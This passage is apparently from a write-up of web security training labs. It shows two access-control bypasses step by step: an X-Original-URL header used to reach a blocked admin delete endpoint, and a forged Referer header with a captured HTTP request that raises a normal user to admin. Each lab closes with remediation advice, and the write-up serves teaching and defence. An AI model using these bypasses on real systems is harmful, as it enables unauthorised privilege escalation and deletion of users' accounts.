
Step 4 - Identifying the Delete Endpoint

By inspecting the admin panel response, the endpoint used for deleting users was identified, confirming that the delete functionality is accessible through the admin panel.

```
                    </a>
                </div>
                <div>
                    <span>
                        carlos -
                    </span>
                    <a href="/admin/delete?username=carlos">
                        Delete
                    </a>
                </div>
            </section>
```

Step 5 - Deleting Carlos

The request was modified to target the delete endpoint. The real query string was changed to `/?username=carlos` and the `X-Original-URL` header was set to `/admin/delete`. The request was sent to the server.



Step 6 - Confirming Deletion

After sending the delete request, the admin panel was accessed again. Carlos was no longer present in the list of users, confirming that the deletion was successful and the lab was completed.

```
<section>
    <p>
        User deleted successfully!
    </p>
    <h1>
        Users
    </h1>
    <div>
        <span>
            wiener -
        </span>
        <a href="/admin/delete?username=wiener">
            Delete
        </a>
    </div>
</section>
```

Access control must be enforced consistently across all layers of the application. When a front-end proxy is responsible for blocking sensitive paths, the back-end must not support mechanisms such as `X-Original-URL` or `X-Rewrite-URL` that allow the URL to be overridden. If such headers are supported by the framework, they must be explicitly stripped or ignored at the front-end before the request reaches the back-end.

🔵 Lab 5: Referer-based access control


Steps

Step 1 — Login as Admin and Capture the Request

After logging in with the administrator credentials, the admin panel was accessed and the action to promote carlos was performed. This HTTP request was captured and sent to Burp Repeater. The request contained a `Referer` header pointing to `/admin`, which is what the application uses to authorize the action.

Step 2 - Login as Non-Admin User and Copy Session Cookie

In a private/incognito browser window, login was performed using the non-admin credentials `wiener:peter`. The session cookie of the non-admin user was copied from the browser.



Step 3 - Replacing the Cookie in Burp Repeater

Back in Burp Repeater, the admin session cookie in the captured request was replaced with wiener's session cookie. The username parameter was also changed from carlos to the target username. Since the original request already contained the `Referer: /admin` header, that header remained in the request and was sufficient to pass the access control check.

1 × +

Send | Cancel | Burp AI


Request

Pretty | Raw | Hex

```
1  GET /admin-roles?username=wiener&action=upgrade HTTP/2
2  Host: 0af200f9043eb1298264a48a000500db.web-security-academy.net
3  Cookie: session=wMMvxSEbezxSowkcxbXx9YptiAha7pbU
4  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
   https://0af200f9043eb1298264a48a000500db.web-security-academy.net/admin
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Step 4 - Sending the Request and Confirming Privilege Escalation

The modified request was sent. The application processed it successfully, granting admin privileges to the non-admin user, confirming that the `Referer` header alone was sufficient to bypass the access control check.



The `Referer` header must never be used as an access control mechanism. It is a client-supplied value that can be freely manipulated by an attacker. Access control decisions must always be based on server-side session data such as the authenticated user's role, never on headers that the client can forge.